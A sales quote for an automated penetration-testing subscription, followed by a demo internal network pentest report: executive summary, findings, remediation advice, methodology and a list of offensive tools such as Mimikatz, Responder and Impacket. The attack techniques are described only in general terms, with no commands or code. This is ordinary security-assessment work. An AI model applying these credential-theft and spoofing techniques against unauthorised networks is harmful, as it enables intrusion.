



One Embarcadero Center #4150
San Francisco, CA 94111

Date	Quote No.	Expiration Date	Billing	Payment Term	Contract Length
06 / 20 / 2023	00005541	July 30, 2023	Upfront	Net 15	12 Months

Chad Lampson
Cohesive Healthcare
2510 E Independence St Ste 100
Shawnee, Oklahoma, 74804

Service Subscriptions	Price	QTY	Discount	Subtotal
Port53 vPenTest Unlimited <i>Port53 vPenTest Unlimited IPs: 25-25 Term: 12-12 Months</i>	\$120.00	25	0.00%	\$3,000.00
			Line item discount total	\$0.00
			Service Subscriptions Total	\$3,000.00

*Plus all applicable taxes

We are a tax exempt business

Accepted by

Date



matt@port53tech.com
port53tech.com

Send invoices to:

Billing Contact

Me



Internal Network Penetration Test

EXECUTIVE SUMMARY

Demo Client

June 06, 2021

app.vpentest.io

Copyright

© vPenTest Partner. All Rights Reserved. This is unpublished material and contains trade secrets and other confidential information and is subject to a confidentiality agreement. The unauthorized possession, use, reproduction, distribution, display, or disclosure of this material or the information contained herein is prohibited.

The methodology used to audit the computer systems is considered proprietary intellectual information of vPenTest Partner and may not be disclosed without written permission from vPenTest Partner. vPenTest Partner gives permission to copy this report for the purpose of disseminating information within your organization, or any regulatory agency.

Confidentiality

This document contains company confidential information of a proprietary and sensitive nature. As such, this document should be afforded the security and handling precautions that a confidential document warrants. This document should have a controlled distribution to relevant parties only and should not be copied without written permission. vPenTest Partner treats the contents of a security audit as company confidential material and will not disclose the contents of this document to anyone without written permission.

Assessment Project Team

Below is a list of contacts that were involved on this engagement. Should you have any questions pertaining to the content of this document or any project and non-project related items, please feel free to reach out to the necessary project contacts.

Primary Point of Contact	
Name:	Demo Consultant
Title:	Consultant
Mobile:	+1(504) 507-0558
Office:	+1(844) 866-2732
Email:	altonjx@gmail.com

Executive Summary

Demo Client has requested the assistance of vPenTest Partner to perform a comprehensive security assessment to assist with evaluating the cyber risks presented within the tested environment(s). The objective of this engagement was to determine if any identified threats could be used to mount an attack against the organization that could lead to the disclosure of sensitive information or access to critical information systems.

Included in this Executive Summary report is a high-level overview of the results that were observed during this assessment. A copy of more specific information pertaining to technical findings and remediation details are documented within the Technical Report as well as the Vulnerability Tracking Report.

Engagement Scope of Work


Prior to beginning the assessment, vPenTest Partner and Demo Client agreed to a scope of work to define the specific assessment phases. The table below outlines the engagement scope of work and details entailed within each assessment phase that was conducted as part of this engagement.

Assessment Component	Assessment Phases
Internal Network Security Assessment	<p>During this phase, security weaknesses within the internal network environment are identified to attempt discovering sensitive and/or valuable information within the environment. This phase includes man-in-the-middle attacks, as well as exploitation of patching, authentication, as well as configuration deficiencies. Additionally, a penetration test and vulnerability assessment is conducted to identify and exploit security weaknesses.</p> <ul style="list-style-type: none">→ Internal Network Penetration Test - A penetration test was conducted to identify the potential impact of exploiting any identified vulnerabilities. Only exploits that are deemed safe were executed during this phases.→ Vulnerability Assessment - A vulnerability assessment was also performed against the list of systems provided for the scope for testing. This vulnerability assessment attempted to identify, but not exploit, security vulnerabilities that exist within the environment.

Engagement Statistics

The information below displays overall statistics that were recorded as part of this engagement. Following the statistics, vPenTest Partner has summarized all of the threats identified.


Internal Network Security Assessment



Engagement Results Charts


To help Demo Client understand the severity of the threats identified during testing, vPenTest Partner has included an over-all summary chart below that displays a comparison of the report findings as well as the vulnerabilities that were discovered.

Internal Network Security Assessment Results



PenTest Findings


The following chart displays the overall severity of the report findings that were documented as part of the penetration testing efforts.



As part of the penetration test, vPenTest Partner also performed a vulnerability assessment to provide additional value and insight as to the vulnerabilities that were identified by our vulnerability scanner. This vulnerability scan included the discovery of common security vulnerabilities that are publicly documented with Common Vulnerabilities and Exposures (CVE) scores.

VULNERABILITY ASSESSMENT FINDINGS


129 TOTAL




Comparison Charts

To help Demo Client understand the trend of the PenTest Findings and vulnerabilities discovered in the past as part of this on-going engagement, vPenTest Partner has provided trend data in this section of the report.

History of PenTest Findings



History of Vulnerability Assessment Findings



Engagement Results Summary

To summarize the results, vPenTest Partner has grouped all of the findings from the penetration test into rollup findings. These rollup findings can be used to quickly determine the root cause of the issues identified in the technical report. By implementing a remediation strategy for the findings based on the rollup issues identified below, Demo Client's security posture would be greatly reduced.

Identified Threats - Internal Network Security Assessment

INSECURE PROTOCOLS

Testing identified instances of insecure protocols, which are essentially communication protocols that can potentially expose sensitive/confidential data in cleartext communications. A successful compromise against this weakness could lead to escalated privileges within the environment and could provide additional access to critical information systems and/or resources.

CONFIGURATION DEFICIENCIES

Configuration weaknesses were identified that could potentially lead to a successful compromise of systems and/or data within the tested environment. Although some of the configuration weaknesses may be exploitable in limited circumstances, the potential impact of a successful attack could be relatively high.

PATCHING DEFICIENCIES

The tested environment contains patching deficiencies amongst systems and services. These issues could potentially result in a successful compromise as each vulnerability contain multiple security weaknesses that an attacker may be able to take advantage of. Successful access may lead to confidential data and/or systems.

EGRESS FILTERING DEFICIENCIES

Testing identified that excessive services are accessible on the public Internet from the internal network environment. This could allow for an attacker to circumvent security controls by using alternative communication channels. Furthermore, a compromised system may be able to use such alternative communication channels to exfiltrate sensitive information.

Remediation Roadmap

For each assessment conducted, vPenTest Partner provided a remediation roadmap to help Demo Client understand the issues within the respective environment and the overall remediation strategies that should be implemented to resolve the issues identified during the penetration test. It should be noted that the remediation strategies below apply to multiple issues identified within the technical report and can greatly reduce the overall attack surface once successfully implemented.

Internal Network Security Assessment

Issue	Remediation Strategy
Patching Deficiencies	<p>A patch management program should be implemented to ensure that both native and third-party services are up-to-date. Given today's threat landscape and the frequency in which security updates are released for systems and services, patches should be applied on a weekly basis at minimum.</p> <p>If the organization currently has a patch management program, it should be evaluated to determine where gaps may exist that resulted in the patching deficiencies identified during testing.</p>
Configuration Deficiencies	<p>Implement or improve a security configuration baseline that adheres to security best practices and industry standards such as National Institute of Standards and Technology (NIST). This security configuration baseline should ensure that no services and/or systems are deployed within the environment until a thorough configuration review has been performed.</p>
Egress Filtering Deficiencies	<p>Ensure that the organization's network firewalls restrict outbound access to the public Internet to services that are required for business operations. For services that are required for business operations, the organization should document these in a policy and procedure so that business justifications are communicated and understood within the organization. Any adjustments to these configurations should be documented in a change management program to establish an audit trail.</p>
Insecure Protocols	<p>Implement and/or improve a security configuration baseline within the organization that addresses the use of secure protocols. Insecure protocols pose a significant risk as the data being communicated is exposed in cleartext, allowing an attacker to discover potentially sensitive information. The organization should regularly perform scans that attempt to identify the use of insecure protocols to ensure that the configuration baseline is effective.</p>

Automated Penetration Testing

This document contains a summarized list of activities performed by vPenTest to help organizations understand the similarities between vPenTest's automated penetration testing platform compared to traditional penetration testing.

Open Source Intelligence (OSINT) Gathering

OSINT gathering is the process of discovering information that is publicly available and may be useful when building out a map of potential attack vectors about an organization. For example, identifying employees on social media and then converting these lists to username schemes for password attacks.

vPenTest performs OSINT gathering to identify publicly accessible information related to the company that is being targeted during the penetration. Such information includes employee usernames, email addresses, file metadata, DNS records, as well as additional IP addresses and subdomains. Such information is used during the penetration test where necessary.

Host Discovery

Host discovery is the process of identifying live systems within a network environment, including network devices, printers, VOIP phones, wireless access points, cameras, etc. These are the systems that essentially connect to the network and could potentially provide a valuable attack vector depending on their configurations and weaknesses.

vPenTest performs host discovery in the exact same way as consultants do in a traditional penetration test. Many penetration tests leverage tools such as Nmap and Masscan, in addition to various arguments and techniques to quickly find systems that are active within the network environment. This includes ping/ARP sweeps, port scanning, and other types of TCP and UDP scans to find systems within the in-scope environments.

Service Enumeration

Depending on the specific service identified from port scans, vPenTest performs enumeration of services. The following lists provide some examples of vPenTest's capabilities from a service enumeration perspective:

- HTTP(s) (e.g. screenshot capturing, web fingerprinting, hidden directory enumeration, web scraping, etc.)
- FTP (e.g. anonymous FTP tests, directory/file content enumeration, upload file tests, etc.)
- SNMP (e.g. identifying weak community strings, enumerating running services, interfaces, routing tables, etc.)
- LDAP (e.g. domain name gathering, password policy enumeration, etc.)
- Kerberos (AD username enumeration)
- RDP (e.g. password attacks, patching deficiencies, etc.)
- SMB services (e.g. operating system identification, SMB signing, patching deficiencies, enumeration of user accounts, password policies, etc.)
- And more...



Vulnerability Assessment

In many penetration test assessments, consultants leverage a vulnerability scanner to increase the intensity of identifying vulnerabilities. Many vulnerabilities identified in a penetration test will also be identified during a vulnerability assessment, but in many cases vulnerability scanners are typically looking for any and every vulnerability with the sole purpose of just identifying whether or not vulnerabilities exist.

vPenTest can leverage its vulnerability scanner to provide additional value to the assessments, showing vulnerabilities that may not necessarily be high-risk but could potentially be used in combination with other attack vectors. Although vPenTest can leverage vulnerability assessments results, vPenTest is able to perform its full methodology without the vulnerability assessment component.

Exploitation

During exploitation, performs the same exact exploitation techniques as traditional pentesters, including DNS poisoning, man-in-the-middle (layer 2) attacks, password hash cracking and relaying, capturing hashes via LLMNR/NBNS/IPv6 attacks, kerberoasting, etc. Consultants also regularly participate in the information security community and publish modules and exploits that are used by other consultants within the industry.

All of the vulnerabilities performed by vPenTest are conducted to gain some level of access to systems and/or data. This means access to shares, files, network services (e.g. FTP, SNMP, etc.) or access to underlying systems (e.g. servers, workstations, etc.).

Additional information related to this can be found on the following page:

<https://www.vonahi.io/resources/research-development>

Post-Exploitation & Lateral Movement

vPenTest attempts to identify valuable and sensitive information by enumerating as much information as possible from systems and network services (e.g. file shares, database services, etc.) that are accessible given the privileges identified from exploitation. Consultants have also developed post-exploitation tools to help expedite identifying valuable information systems by intelligently monitoring the connections of systems within the environment.

Tools Used

Below is a list of common tools that are leveraged by Vonahi Security consultants during the security assessments as well as a brief description of their function.

ENTERPRISE ASSESSMENT & PENETRATION TESTING TOOLS	
Curl	Command-line tool used to communicate with network and application services, as well as performing brute force attacks and enumeration.
Gobuster	Gobuster Directory enumeration and brute force tool.
Nessus	Nessus Commercial vulnerability scanner developed by Tenable.
PASSWORD CRACKING TOOLS	
Hashcat	GPU accelerated password cracking suite.

EXPLOIT FRAMEWORK	
Crackmapexec	A tool used to perform various attacks against network services services such as dumping credentials, enumerating shares, etc.
Empire	PowerShell and Python-based post-exploitation agent.
Impacket	Popular suite of tools that are used to conduct active attacks, including DNS poisoning, dumping cleartext credentials, enumerating user accounts and information about the Active Directory infrastructure, etc.
Metasploit	Commercial and open source exploitation framework used for discovering and validating security exploits.
Mimikatz	Tool used to extract cleartext passwords from in memory.
PowerSploit	A collection of Microsoft PowerShell modules that can be used by penetration testers to perform discovery and validation of security exploits.
INFORMATION DISCOVERY & ENUMERATION	
Arping	Command-line tool used to discover information about systems residing on the local subnet, such as connectivity validation.
Bloodhound	Used to expedite information gathering about the target Active Directory environment. Information gathered is used to assist with privilege escalation.
Dnsmap	Command-line tool used to enumerate DNS information about a particular domain name provided.
Leprechaun	Developed by Vonahi Security, Leprechaun is a tool used to map out the internal network infrastructure after obtaining elevated privileges. Results allow consultants to identify potentially valuable targets.
Masscan	Similar to Nmap, Masscan is a command-line tool that can be used to perform host discovery scans in a much quicker way, although sometimes its results may not be as accurate as Nmap due to its speed.
Nmap	Command-line tool used to perform discovery and enumeration of hosts and services.
pyFOCA	Application used to extract metadata information from files, such as .pdf, .docx, .xlsx, etc.
Shodan	Search engine used to identify information about Internet-connected devices.
SSLScan	Command-line tool used to enumerate information about SSL/TLS services supported on a remote service.
Sublist3r	Subdomain enumeration tool using both dictionary wordlists as well as search engine data.
Tcpdump	Packet analyzer tool used to inspect network traffic.
URLCrazy	Command-line tool used to identify potentially registered sub domain names based on a provided domain.
Whois	Tool used to identify registration information about a particular domain or IP address.
MAN IN THE MIDDLE	
Arpspoof	Used to conduct layer 2 (ARP) man-in-the-middle attacks between two or more systems on the local network.
Mitm6	Tool used to deploy rogue DHCPv6 servers, which can be used to temporarily assign clients an IPv6 address by the attacking machine. Often combined with other tools, such as Responder.
Responder	Used to take advantage of DNS resolution requests that cannot be resolved via DNS servers within the network or the system requesting the DNS name. Often results in captured cleartext passwords and password hashes.

What is Automated Penetration Testing?

vPenTest helps organizations solve an on-going challenge of meeting compliance, achieving security best practices, and researching multiple vendors to compare numerous factors to meet their needs.

vPenTest is an automated network penetration testing platform that combines the knowledge, methodology, processes, and toolsets of a hacker into a single, deployable SaaS platform for organizations of all sizes. vPenTest allows organizations to perform a penetration test within their environment at any given time, satisfying both compliance requirements as well as meeting security best practices. This platform is developed and maintained solely by Vonahi Security and is based on a framework that continuously improves over time.

Traditionally, organizations have to face several challenges when seeking a penetration test, including availability, experience and background, as well as low quality deliverables that fail to effectively communicate the critical issues and remediation strategies that organizations need to adhere to in order to reduce their overall cyber risk. Through several years of experience, certifications, industry contributions including numerous tools, vPenTest solves a critical need for organizations in an ever-changing threat landscape.



No more scheduling conflicts.



A full-blown penetration test, whenever you need, however often you need.



Developed on a framework and methodology that changes and improves as the industry threats increase.



Backed by 10+ years of experienced and OSCP, CISSP, CEH, and OSCE certified consultants.



Your Favorite Consultant

Combining the knowledge, skills, logic, and toolsets of numerous consultants into one, vPenTest is the perfect solution to consistently satisfy your organization's needs for quality results.



Real-Time Activity Tracking

An important step to assessing your organization's risk is the ability to detect and respond to malicious activities occurring within your environment. vPenTest creates a separate log file for every single activity that is performed so you can correlate our activities with your monitoring and logging solutions.



Meet Compliance, Meet Best Practices

By having the ability to perform a quality network penetration test whenever you want and however often you want, your organization can be assured that it will continuously meet security best practices and compliance regulations.

Our Automated Penetration Test Methodology

vPenTest combines multiple methodologies that were once manually conducted into an automated fashion to consistently provide maximum value to organizations.



Egress Filtering Testing

Automatically perform egress filtering to ensure that your organization is effectively restricting unnecessary outbound traffic. Unrestricted outbound access can allow a malicious actor to exfiltrate data from your organization's environment using traditional methods and unmonitored ports.



Authentication Attacks

Upon the discovery of user account credentials, vPenTest will automatically attempt to validate those credentials and determine where they are most useful. This is a common process executed by both malicious attackers and penetration testers and is performed during privilege escalation.



Privilege Escalation & Lateral Movement

Using a valid set of credentials, vPenTest will attempt to identify valuable areas within your organization. This is conducted through a variety of methods, including the use of Vonahi's Leprechaun tool which assists in identifying where sensitive targets are.



Data Exfiltration

Critical data leaving your organization is an extremely serious concern. If access to confidential and/or sensitive data can be attained, vPenTest will simulate and log this activity to help your organization tighten areas that should restrict data exfiltration.



Simulated Malware

With elevated access, vPenTest will attempt to upload malicious code onto remote systems in an attempt to test the organization's end-point anti-malware controls.



Timely Reporting

vPenTest generates an executive summary, technical and vulnerability report within 48 hours after the penetration test is complete. Our detailed deliverables will allow your network staff to cross reference our activities with monitoring and alerting controls.

Assessment Capabilities

We offer two different automated penetration testing services to guide your organization to a better security posture and program.



Internal Network PenTest

Using a device connected to your internal environment, our consultants will discover security vulnerabilities present within the internal network environment. These activities simulate that of a malicious attacker.



External Network PenTest

Assuming the role of a malicious attacker from the public Internet, our consultants will identify security flaws within your external network environment. These flaws can include patching, configuration, and authentication issues.



Internal Network Penetration Test

TECHNICAL REPORT

Demo Client

June 06, 2021

app.vpentest.io

Copyright

© vPenTest Partner. All Rights Reserved. This is unpublished material and contains trade secrets and other confidential information and is subject to a confidentiality agreement. The unauthorized possession, use, reproduction, distribution, display, or disclosure of this material or the information contained herein is prohibited.

The methodology used to audit the computer systems is considered proprietary intellectual information of vPenTest Partner and may not be disclosed without written permission from vPenTest Partner. vPenTest Partner gives permission to copy this report for the purpose of disseminating information within your organization, or any regulatory agency.

Confidentiality

This document contains company confidential information of a proprietary and sensitive nature. As such, this document should be afforded the security and handling precautions that a confidential document warrants. This document should have a controlled distribution to relevant parties only and should not be copied without written permission. vPenTest Partner treats the contents of a security audit as company confidential material and will not disclose the contents of this document to anyone without written permission.

Assessment Project Team






Below is a list of contacts that were involved on this engagement. Should you have any questions pertaining to the content of this document or any project and non-project related items, please feel free to reach out to the necessary project contacts.

Primary Point of Contact	
Name:	Demo Consultant
Title:	Consultant
Mobile:	+1(504) 507-0558
Office:	+1(844) 866-2732
Email:	altonjx@gmail.com













Technical Report Details

Threat Severity Rankings

To assist the organization with prioritizing findings, the findings and observations have been categorized with threat severity rankings based on the following guidelines:

SEVERITY		DESCRIPTION
	Critical	A critical threat ranking requires immediate remediation or mitigation. Exploitation of these vulnerabilities typically require a minimal amount of effort by the adversary, but poses a significant threat to the confidentiality, integrity, and/or availability of the organization's systems and data. A successful compromise of findings of this ranking lead to access to multiple systems and/or several pieces of sensitive information.
	High	A high threat ranking requires immediate remediation or mitigation. Exploitation of these vulnerabilities typically require a minimal amount of effort by the adversary, but poses a significant threat to the confidentiality, integrity, or availability of the organization's systems or data. A successful compromise of findings of this ranking lead to access to a single access or limited sensitive information.
	Medium	A medium threat ranking requires remediation or mitigation within a short and reasonable amount of time. These findings typically lead to a compromise of non-privileged user accounts on systems and/or applications or denote a denial-of service (DoS) condition of the host, service, or application.
	Low	A low threat ranking requires remediation or mitigation once all higher prioritized findings have been remediated. These findings typically leak information to unauthorized or anonymous users and may lead to more significant attacks when combined with other attack vectors.
	Informational	An informational threat ranking does not pose a significant threat to the environment and may just be findings that could potentially disclose valuable information, but does not expose the organization to any technical attacks. Findings rated as informational may be useful for an attacker performing information gathering on the organization to leverage in other attacks, such as social engineering or phishing.

Discovered Threats

DISCOVERED THREATS	THREAT SEVERITY RANKINGS	
Internal Network Security Assessment (12)		
IPv6 DNS Spoofing		Critical
Link-Local Multicast Name Resolution (LLMNR) Spoofing		Critical
Outdated Microsoft Windows Systems		Critical
Password Document Stored in Network Share		High
Anonymous FTP Enabled		Medium
Insecure Protocol - FTP		Medium
Insecure Protocol - Telnet		Medium
LDAP Permits Anonymous Bind Access		Medium
SMB Signing Not Enabled		Medium
Weak Password Policy (lockout observation window)		Medium
Egress Filtering Deficiencies		Informational
High-Privileged Accounts Not Required to Change Password Often		Informational

Engagement Findings and Recommendations

The remainder of this deliverable includes the assessment findings and recommendations for each phase of the project conducted by the consultant.

Internal Network Penetration Test

Engagement Scope of Work

Through discussions with Demo Client's staff, the following target applications, IP addresses, and/or ranges were included as part of the engagement scope.

IP ADDRESSES & RANGES			
10.100.1.0/24	10.100.2.0/24	10.100.3.0/24	10.100.3.0/24
10.100.4.0/24	10.100.5.0/24	10.100.6.0/24	10.100.7.0/24
10.100.20.0/24	10.100.31.0/24	10.100.32.0/24	10.100.33.0/24
10.100.34.0/24	10.100.35.0/24	192.168.2.0/24	192.168.204.0/24

Demo Client's IT staff also provided vPenTest Partner with IP addresses and ranges to exclude. The following table displays the list of excluded systems.

EXCLUDED IP ADDRESSES & RANGES			
10.100.35.8	10.100.35.9	10.100.35.10	10.100.35.11
10.100.35.12	10.100.35.13	10.100.35.14	10.100.35.15
10.100.35.16	10.100.34.33	10.100.34.34	10.100.34.35
10.100.34.36	10.100.34.37	10.100.34.38	10.100.34.39
10.100.35.17	10.100.35.18	10.100.35.19	10.100.35.20
10.100.35.21	10.100.35.22	10.100.35.23	10.100.35.24
10.100.35.25	10.100.35.26	10.100.35.27	10.100.35.28
10.100.35.29	10.100.35.30	10.100.35.31	10.100.35.32
10.100.35.33	10.100.35.34	10.100.35.35	10.100.35.36
10.100.35.37	10.100.35.38	10.100.35.39	10.100.35.40
10.100.35.41	10.100.35.42	10.100.35.43	10.100.35.44
10.100.35.45	10.100.35.46	10.100.35.47	10.100.35.48
10.100.35.49	10.100.35.50		

Task Performed

To fully assess the targets listed above, vPenTest Partner performed the following tasks:

TASK PERFORMED	DEVICES/LOCATIONS ASSESSED
Performed information gathering: NSlookup, and Ping/SNMP sweeping	All targets
Performed port scans	All active targets identified
Performed vulnerability scanning	All active targets identified
Performed web application vulnerability testing	Active/Select targets

Performed vulnerability validation	All active targets identified
Performed penetration testing	Active/Select targets

Rules of Engagement

vPenTest Partner and Demo Client agreed to the following rules of engagements:

ACTIVITY	DEFINITION	PERMISSION
Exploitation	vPenTest Partner consultants will cautiously execute exploitation techniques to gain access to sensitive data and/or systems.	Permitted
Post Exploitation	If an exploitation is successful, vPenTest Partner consultants will attempt to escalate privileges within the environment to gain further access into systems and/or data.	Permitted

Penetration Test Narrative

This phase of the internal network penetration test describes some of the actions that were performed as part of the penetration test, including host discovery, enumeration, exploitation, as well as post-exploitation (if opportunities were identified). It should be noted that this portion of the report does not represent the entire list of activities that were performed as part of this assessment; primarily just those that led to some level of access, significant exposure of information, and other activities relevant to the goal of the assessment.

Host Discovery

The first process that was performed during the penetration test was host discovery. Host discovery includes several tasks including port scanning and ping sweeps to identify the systems that are active within the environment. This is a crucial step in the penetration test as it allows attackers to determine what systems are active within the targeted IP addresses and/or ranges.

Of the sixteen (16) IP addresses/ranges that were provided as part of the scope, vPenTest Partner was able to identify a total of four hundred and seventy-eight (478) systems to be active within the targeted environment.

